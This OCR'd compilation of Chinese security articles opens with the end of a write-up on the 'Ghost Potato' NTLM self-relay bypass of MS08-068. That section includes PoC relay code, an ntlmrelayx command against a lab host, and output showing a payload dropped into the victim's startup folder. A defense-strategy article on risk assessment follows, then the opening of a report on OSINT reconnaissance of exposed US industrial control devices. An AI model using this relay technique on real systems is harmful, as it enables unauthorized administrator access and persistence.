
Ghost potato

这个漏洞绕过了 MS08-068 之后，用户不能 relay 回本机的限制。先来回顾下 MS08-068 是怎么防止 Relay 的。

> 主机 A 向主机 B(访问\B) 进行 SMB 认证的时候，将 _pszTargetName_ 设置为 `cifs/B`, 然后在 type 2 拿到主机 B 发送 Challenge 之后，在 lsass 里面缓存 (Challenge,`cifs/B`)。
>
> 然后主机 B 在拿到主机 A 的 type 3 之后，会去 lsass 里面有没有缓存 (Challenge,`cifs/b`)，如果存在缓存，那么认证失败。
>
> 这种情况底下，如果主机 B 和主机 A 是不同的主机的话，那 lsass 里面就不会缓存 (Challenge,`cifs/B`)。如果是同一台主机的话，那 lsass 里面肯定有缓存，这个时候就会认证失败。

然而这个缓存 (Challenge,cifs/B) 是有时效性的，这个时间是 300 秒，也就是说 300 秒后，缓存 (Challenge,cifs/B) 就会被清空，这个时候即使主机 A 和主机 B 是同一台主机，那么由于缓存已经被清除，那么去 lsass 里面肯定找不到缓存 (Challenge,cifs/B)。

漏洞利用图如下所示。




shenaniganslabs 也放出漏洞利用poc。基于 impacket 进行修改。只实现的收到 http 协议的情况。其他协议大家可以自己实现。主要核心代码如下所示。会在 sleep 315 秒之后再发送 type3。

```
            self.do_REDIRECT()
        elif messageType == 3:
            authenticateMessage = ntlm.NTLMAuthChallengeResponse()
            authenticateMessage.fromString(token)

            d1 = 315
            d2 = 5
            print('[GPOTATO] WAITING %s SECONDS FOR CHALLENGE TIMEOUT' % (d1))
            time.sleep(d1)
            print('[GPOTATO] FLUSHING CHALLENGE CACHE NOW')
            try:
                tempSmbConAddress = self.target.netloc.split(':')[0]
                tempSmbCon = SMBConnection(tempSmbConAddress, tempSmbConAddress)
                tempSmbCon.login('MADCOW', 'MADCOW', 'MADCOW')
                tempSmbCon.close()
            except Exception as e:
                print('[GPOTATO] DONE: %s' % str(e))
            print('[GPOTATO] WAITING ADDITIONAL %s SECONDS' % (d2))
            time.sleep(d2)
            print('[GPOTATO] AUTHENTICATING...')

            if not self.do_ntlm_auth(token,authenticateMessage):
                if authenticateMessage['flags'] & ntlm.NTLMSSP_NEGOTIATE_UNICODE:
                    LOG.error("Authenticating against %s://%s as %s\\%s FAILED" % (
                        self.target.scheme, self.target.netloc,
                        authenticateMessage['domain_name'].decode('utf-16le'),
                        authenticateMessage['user_name'].decode('utf-16le')))
                else:
                    LOG.error("Authenticating against %s://%s as %s\\%s FAILED" % (
                        self.target.scheme, self.target.netloc,
                        authenticateMessage['domain_name'].decode('ascii'),
                        authenticateMessage['user_name'].decode('ascii')))
```

poc 的运行如下。

受害者机子的 ip 是 `172.16.228.134`, 攻击者 IP 是 `172.16.228.1`


```
C:\Users\Administrator>ipconfig

Windows IP 配置


以太网适配器 本地连接:

   连接特定的 DNS 后缀 . . . . . . . : localdomain
   本地链接 IPv6 地址. . . . . . . . : fe80::cdd7:dbcc:f7cd:615c%11
   IPv4 地址 . . . . . . . . . . . . : 172.16.228.134
   子网掩码 . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 172.16.228.2

隧道适配器 isatap.localdomain:

   媒体状态 . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . : localdomain

隧道适配器 本地连接* 2:

   媒体状态 . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . :
```



1. 在 172.16.228.1 开启端口等待 172.16.228.134 的 ntlm 请求 (作者的 poc 只支持 http)

2. 172.16.228.134 向 172.16.228.1 发起 http 请求 (为什么不用 ip,请看前面的文章)
3. 172.16.228.1 将来自 172.16.228.134 的请求 Relay 回 172.16.228.134 本身的 smb，exp 的实现效果是在 172.16.228.134 启动目录上传个文件

```
→  examples python ntlmrelayx.py -t smb://172.16.228.134 -c whoami -smb2support --gpotato-startup exploit.txt
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 172.16.228.134, attacking target smb://172.16.228.134
[*] HTTPD: Client requested path: /xxx
[*] HTTPD: Client requested path: /xxx
[*] HTTPD: Client requested path: /xxx
[GPOTATO] WAITING 315 SECONDS FOR CHALLENGE TIMEOUT
[GPOTATO] FLUSHING CHALLENGE CACHE NOW
[GPOTATO] DONE: SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a bad username or authentic
ation information.)
[GPOTATO] WAITING ADDITIONAL 5 SECONDS
[GPOTATO] AUTHENTICATING...
[*] Authenticating against smb://172.16.228.134 as SRV-DB-0DAY\Administrator SUCCEED
[GPOTATO] Dropping RAT to startup folder using User share failed: SMB SessionError: STATUS_BAD_NETWORK_NAME({Network Name Not Found} The
 specified share name cannot be found on the remote server.)
[GPOTATO] Uploaded payload to user startup folder via C$ share
```



19.4 0x03 引用

Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack Active Directory

Ghost Potato

19.4.1 关于灵腾实验室（360RedTeam）团队

灵腾实验室隶属于 360 公司信息安全中心，我们深谙 ‘‘未知攻，焉知防’’，团队成员专注于各类漏洞利用研究，在红蓝对抗、区块链安全、代码审计拥有多年经验。

19.4.2 关于作者

灵腾实验室成员，专注于红队攻防技术研究，对 windows ad 有深入研究，从协议到底层有不一样的见解。

以攻擊者的角度制定防禦策略

作者：Aaron

来源：https://devco.re/blog/2019/10/09/def-strategy/

20.1 前言

这篇文章源自于公司今年第一次试办的研讨会 DEVCORE Conference 2019，我们决定另外写成 blog 分享出来，让无法参加的朋友也可以从不同角度重新思考防御策略。

会想在纯技术导向的研讨会中加入策略面的议题，其实跟今年研讨会的主轴「**从策略拟定控制，从控制反映意识**」有关。如果企业缺乏长远正确的资安策略，除了投入的资源无法达到企业预期的效益、一线资安人员疲于奔命外，管理阶层在资讯不对称的情况下认为投入的资源已经足够安全，最终形成恶性循环，只能在每次资安事故后跟著时下流行选择最夯资安的产品。

20.2 理想中的防御策略

而最广为人知的防御策略可能是纵深防御，以不同类型的控制措施 (设备、制度、服务) 减少敌人入侵的可能性、儘量减少单一控制措施失效造成的风险。然而，这个概念有几个需要思考的重点

防护边界远大于企业的想像：导致无法掌握企业可能的入侵点。

对资安设备认知错误：这让敌人可以绕过资安设备，或是设备没有发挥企业预期的效用。

管理程序不够落实：导致控制措施产生新的漏洞，譬如预设密码没有更改，导致 VPN 或网路设备可以直接被存取。

忽视重要资产相关性：只将防御资源投注在重要资产本身，而轻忽与其相连的资产。

这一连串的疏忽，可能成为攻击者入侵的路径，就是所谓的瑞士起司模型（Swiss Cheese Model)，因此企业期望透过风险评鑑 (Risk Assessment) 来盘点出可能的疏失，并且在权衡资源下，确保将重心放在高风险需要优先处理的项目。

但我们想聊聊这个工具在实务上有它难以完善之处，以及从攻击者的角度是怎样看待这个拟订防御策略核心工具，我们会针对一下议题依序说明

真实风险其实複杂的难以评估

现行风险评鑑方式可能的偏差

从攻击者的角度改善风险评鑑

挑选适合的方法改善风险评鑑

20.3 真实的风险其实複杂的难以评鑑

在这裡我们引述 ITGovernance 对于风险评鑑的定义：

> Risk Assessment – the process of identifying, analyzing and evaluating risk – is the only way to ensure that the cyber security controls you choose are appropriate to the risks your organization faces.

风险评鑑的精髓在于后半段的**确保所选择的控制措施是否适切于企业真正面临的风险**，但多数的企业只完成前半段**识别、分析及评估风险**，导致风险评鑑的成效无法完全发挥；而要达到风险评鑑的精髓，得先了解**真实的风险**的组成的要素

真实风险 = { 威胁来源、意图、威胁、弱点、机率、相依性、资产价值、控制措施 }

威胁来源 (Threat Agent)：造成威胁或使用弱点的来源个体，例如：组织型犯罪、骇客组织、国家资助犯罪、竞争对手、骇客、内部员工或天灾等。

意图 (Intent)：威胁来源的想达到的目的，例如：取得个人资料、盗取商业机密、破坏企业/个人形象、造成财物损失等。

威胁 (Threat)：达成意图的方式，例如：恶意程式、社交工程、DDoS、利用系统漏洞等。

弱点 (Vulnerability)：指资产能被威胁利用的弱点，例如：漏洞未更新、人员疏忽、组态设定不当、网路区隔配置错误等。

机率 (Probability)：指弱点的易用度或可能发生的机率，例如：CVSS 3.0 分数、过去对于某个弱点发生频率的统计等。

相依性 (Correlation)：资产彼此间的关联，例如：网路拓朴、虚拟化的关係、集中派版系统、防毒中控主机等。

资产价值 (Value)：企业认定该资产在 C、I、A 及法律衝击下，所具有的价值，例如：核心系统及资料、一般操作资料、实体设备等。

控制措施 (Countermeasure)：用来降低企业面临风险的措施，例如：资安设备、管理制度、教育训练等。

然而，多数企业在评估企业风险时，为求方便，会将风险评鑑的参数简化成 {**弱点、机率、资产价值**}，忽略了与敌人相关的参数 {威胁来源、意图、威胁、战略价值}；接下来的两个例子将说明忽略后造成风险评鑑的偏差，包含了**资产价值的轻忽**及**轻忽漏洞利用的可能性**。

20.4 现实风险评鑑可能的偏差

20.4.1 敌人在意的是战略价值而不仅是资产价值

透过风险评鑑可以识别出资产可能面临的风险，并且作为预算或资源投入优先顺序的参考，一般可以分为 3 个优先等级：

1. 优先处理「高衝击、高机率」(项次 1、项次 2) 的风险：通常是超出企业可接受风险的威胁，藉由控制措施将风险下降到可接受的程度，这部分通常是企业资源优先或持续投入的重点。
2. 次之是「高衝击、低机率」(项次 3、项次 4) 的风险：此等级是属于需要持续关注避免升高的风险，如果企业预算仍有馀裕，应该投入的第二个等级。

3. 最后是「低衝击、低机率」(项次 5、项次 6) 的风险：看起来对企业不会有立即危害，一般不需特别关注或投入资源。

项次	资产名称	价值	威胁	弱点	衝击	机率	风险
1	交易资料	3	蓄意破坏	建筑物管制不足	3	3	**27**
2	用户个资	3	勒赎软体加密	无法上 patch	3	3	**27**
3	转帐系统	3	软体失效	遭到 DDoS 攻击	3	2	18
4	核心系统	3	软体失效	维护服务时间过长	3	1	9
5	版本更新系统	3	未经授权存取	横向移动	2	1	6
6	内部差勤系统	1	系统入侵	无法上 patch	1	2	2


然而，对敌人而言，选择欲攻下的滩头堡时，看重的是**资产的战略价值**，而与资产本身的价值没有必然的关係，如上表项次 6 的内部差勤系统如果是能串接到敌人主要的标的，对他来说就是一个必定会设法取得控制权的资产，而这时可以发现经由简化版的风险评鑑并不容易呈现这个资产所面临的风险。

20.4.2 低估弱点可利用机率


防守方在使用分险评鑑时，另一个问题是无法准确的估计弱点的可利用机率，虽然市面上已经有许多弱点管理软体可以协助，但面对真实攻击时，敌人不会只利用已知的漏洞或是 OWASP TOP10，甚至自行研发 0-day。因此，当企业已经进行一定程度的防护措施后，如果不曾经历资安事故或缺乏正确的认知，往往认为应该不会有这麼厉害的骇客可以突破既有的防护措施，但从历来的资安事故及我们服务的经验告诉我们，其实电影裡面演的都是真的!!

20.5 从攻击者的角度改善风险评鑑

很多人以为攻击者的角度指的是漏洞挖掘，其实并不全然。攻击者对于想窃取的资产，也是经过缜密的规划及反～覆～观～察～，他们一样有策略、技法跟工具。而 MITRE ATT&CK 就是一个对于已知攻击策略及技巧具备完整定义及收集的框架，它可以用来协助建立威胁情资 (Threat Intelligence)、改善防守方的侦测及分析、强化模拟敌人及红队演练等，相关的使用方式都在其官网上可以找到，细节我们不在这边介绍。



我们可以将已经发生的资安事故 (Incident) 或红队演练对应到 ATT&CK Enterprise Framework 中，并且评估目前所建置的控制措施是否可以减缓、阻挡或侦测这些技巧。以下图为例，浅绿色方块是红队演练所採用的技巧、红色方块则是资安事故使用的技巧，企业可以同时比对多个资安事故或是红队演练的结果，找出交集的浅黄色区块，即是企业可以优先强化的控制措施或是预算应该投入之处。



这边有个需要特别注意的地方，ATT&CK Enterprise Framework 作为一个验证防守方控制措施的有效性是一个非常好的框架，然而不建议利用这个框架的特定技巧作为限制红队演练的情境，要记得「当使用 ATT&CK 时要注意有其偏差，这可能会将已知的攻击行为优先于未知的攻击行为」，正如同红队演练的精神，是透过无所不用其极的方式找到可以成功的入侵方式，因此我们会建议给予红队演练团队最自由的发挥空间，才能真正找出企业可能的盲点。

> Remember any ATT&CK-mapped data has biases:You're prioritizing known adversary behavior over the unknown. — Katie Nickels, Threat Intelligence Lead @ The MITRE Corporation

20.6 挑选适合的方法改善防御策略

那麼在我们了解敌人会使用的策略、技巧之后，企业要如何挑选改善防御策略的方法？理想上，我们建议如果预算许可，这类型的企业至少应该执行一次高强度的红队演练，来全面性的盘点企业面临的威胁，但现实上并非每个企业都有足够的预算。因此，在不同的条件下，可以使用不同的方法来改善防御策略，我们建议可以从以下几个因素进行评估：

时间：执行这个方法所需要的时间。

成本：利用这个方法需要付出的成本 (包含金钱、名声)。

真实性：所採用的方法是否能真实反映现实的威胁。

范围：所採用的方法能涵盖范围是否足以代表企业整体状况。

这边我们以风险评鑑、弱点扫描、渗透测试、模拟攻击、红队演练及资安事件作为改善防御策略的方法，而分别就上述六个项目给予相对的分数，并且依照**真实性、范围、成本及时间作为排序的优先序** (顺序依企业的状况有所不同)。而我们会这样排序的原因是：一个好的方法应该要**与真实世界的攻击相仿**而且在整个过程上**足以发现企业整体资安的状况**，最后才是考虑所花费的成本及时间。

方法	真实性	范围	成本	时间
资安事件	5	4	5	5
红队演练	5	4	4	5
模拟攻击	3	5	2	3
渗透测试	3	3	3	3
弱点扫描	2	5	1	2
风险评鑑	1	4	1	1

到这裡，除了资安事件外，大致可以决定要用来协助评估防御策略所应该选择的方法。更重要的是在使用这些方法后，要将结果反馈回风险评鑑中，因为相较于其他方法风险评鑑是一个最简单且广泛的方法，这有助于企业持续将资源投注在重大的风险上。

20.7 案例

最后，我们以一个红队演练案例中所发现控制措施的疏漏，来改善企业的风险评鑑方式。同时，我们将入侵的成果对应至 ISO27001:2013 的本文要求及控制项目，这些项目可以视为以攻击者的角度稽核企业的管理制度，更能反映制度的落实情形。

项目	发现	本文/附录
1	核心系统盘点未完整	本文 4.3 决定 ISMS 范围
2	监控范围不足	本文 4.2 关注方之需要与期望
3	不同系统使用相同帐号密码	附录 A.9.4.3 通行码管理系统
4	管理帐号存在密码规则	附录 A.9.4.3 通行码管理系统
5	AD 重大漏洞未修补	附录 A.12.6.1 技术脆弱性管理
6	未限制来源 IP	附录 A.9.4.1 系统存取限制
7	次要网站防护不足	附录 A.14.1.1 资讯安全要求事项分析及规格
8	VPN 网段存取内部系统	附录 A.13.1.3 网路区隔

另外，从演练的结果可以发现下表项次 1 及项次 2 的机率都被证实会发生且位于入侵核心资产的路径上，因此衝击及机率均应该由原本的 2 提升为 3，这导致项次 1 的风险值超过了企业原本设定的可接受风险 (27)；另外，儘管在演练结果中清楚的知道项次 2 的内部差勤系统是必然可以成功入侵且间接控制核心资产的系统，其风险值仍远低于企业会进行处理的风险，这正是我们前面所提到低估战略价值的问题，因此我们会建议，**在红队演练路径上可以获得核心资产的风险项目，都应该视为不可接受风险来进行处理**。

项次	资产名称	价值	威胁	弱点	衝击	机率	风险
1	版本更新系统	3	未经授权存取	横向移动	**3**	**3**	**27**
2	内部差勤系统	1	系统入侵	无法上 patch	**3**	**3**	**9**

最后，引用 Shaolin 在研讨会上的结语

红队演练的精髓不是在告诉你有多脆弱，在于真正坏人闯入时你可以独当一面挡下。

希望各位都能找到可以持续改善防御策略的方法，让企业的环境更加安全。

如何利用开源工具收集美国关键基础设施情报

译者：代码卫士

来源：https://mp.weixin.qq.com/s/kRbzl5pSEJqsTYnjdE3kUw

本报告研究的是工业控制系统 (ICS) 。作者 Wojciech 说明了如何通过开源情报对关键基础设施实施侦察。很多时候，可以从具体的建筑物如发电厂、废水池或化学和制造设施入手开展研究。本研究由美国被暴露的 2.6 万台设备组成。奇安信代码卫士团队现将报告翻译如下，供各位参考:

21.1 开源情报 (OSINT)

开源情报 (OSINT) 是个较为宽泛的领域，很多人都在不知不觉的情况下使用它。你所阅读的或观看的影响你的看法，而基于所收集的信息你坚持己见并作出自己的决策和判断。这些信息的来源可能是传统的大众媒体如电视、收音机或报纸或互联网及其所含信息如网站、社交媒体或博客。另外，OSINT 用于开展多项调查如地理定位照片或追踪特定个体的行踪。它还夹杂着其它情报技术如人工智能 (HUMINT)、地理空间智能 (GEOINT) 或网络智能 (CYBINT)。根据照片或威胁行动者遗留的微小线索，人们就能够收集很多信息，将它们拼凑成完整的图像，进而得出最终结论。另外，OSINT 有助于网络犯罪防范组织追踪犯罪分子的行踪，有利于情报机构获取关于对手的能力信息，在真实世界和网络世界中均是如此。了解了乌克兰、伊朗和沙特阿拉伯发生的事件后，我们应该意识到国家关键基础设施可能遭受的损害。如遇冲突，直接暴露在互联网上的设备可能被黑并以多种方式引发损害。美国中情局 (CIA) 强调的五大主要 OSINT 领域包括：

互联网——-在本研究中我使用了很多 Web 信息。我获取了直接联网并暴露于互联网的工控设备。

传统的大众媒体

照片——-多数源自社交媒体服务以及其它来源如谷歌街景，本研究也使用了谷歌街景。

会议——-人们分享简介和信息的地方，它也同时包含专业记者和智库的研究成果。

地理空间信息——-包含地图和商业图像产品，包括检查地理位置并追踪可能和设备之间存在关联的最近建筑物。

而我在本研究中使用 OSINT 来可视化并收集美国所暴露的约 2.6 万台 ICS 设备的地理位置信息和技术信息。

21.2 关键基础设施

我们很难界定哪些是关键基础设施哪些不是。通常而言，构成社会和国民经济主要部分的且它们的破坏或功能丧失会影响国家安全、医疗、能源或水利行业的行业和资产都属于关键基础设施。因此，负责运营美国国土安全局 (DHS) 所罗列的 16 个行业的每个建筑物和财产必须以关键基础设施对待而且应该实现适当的安全控制和机制。

为了更好地理解这一概念，举个例子：商场附近的停车场可以使用工控设备但它并非关键基础设施；与之相反，任何发电厂（如被黑或遭攻陷可能导致个人和企业无法使用能源）就被视作关键基础设施。DHS 提到的 16 个关键基础设施行业包括：

化学制品——-包括化学设施、制药或特殊/农业化学制品；

商业设施——-聚集大规模人群的场所如体育场、购物中心、赌场、游乐园、动物园或酒店；

通信——-它提供其它关键基础设施的连接，并包括无线、地面和卫星传输；

运输——-它负责以各种方式将大量的人或货物运输到不同的地方。例如铁路或机场；

制造业——-涉及不同行业的制造业：初级金属、机械、电气设备和运输设备。制造业的作用是确保经济繁荣和国家的连续性；

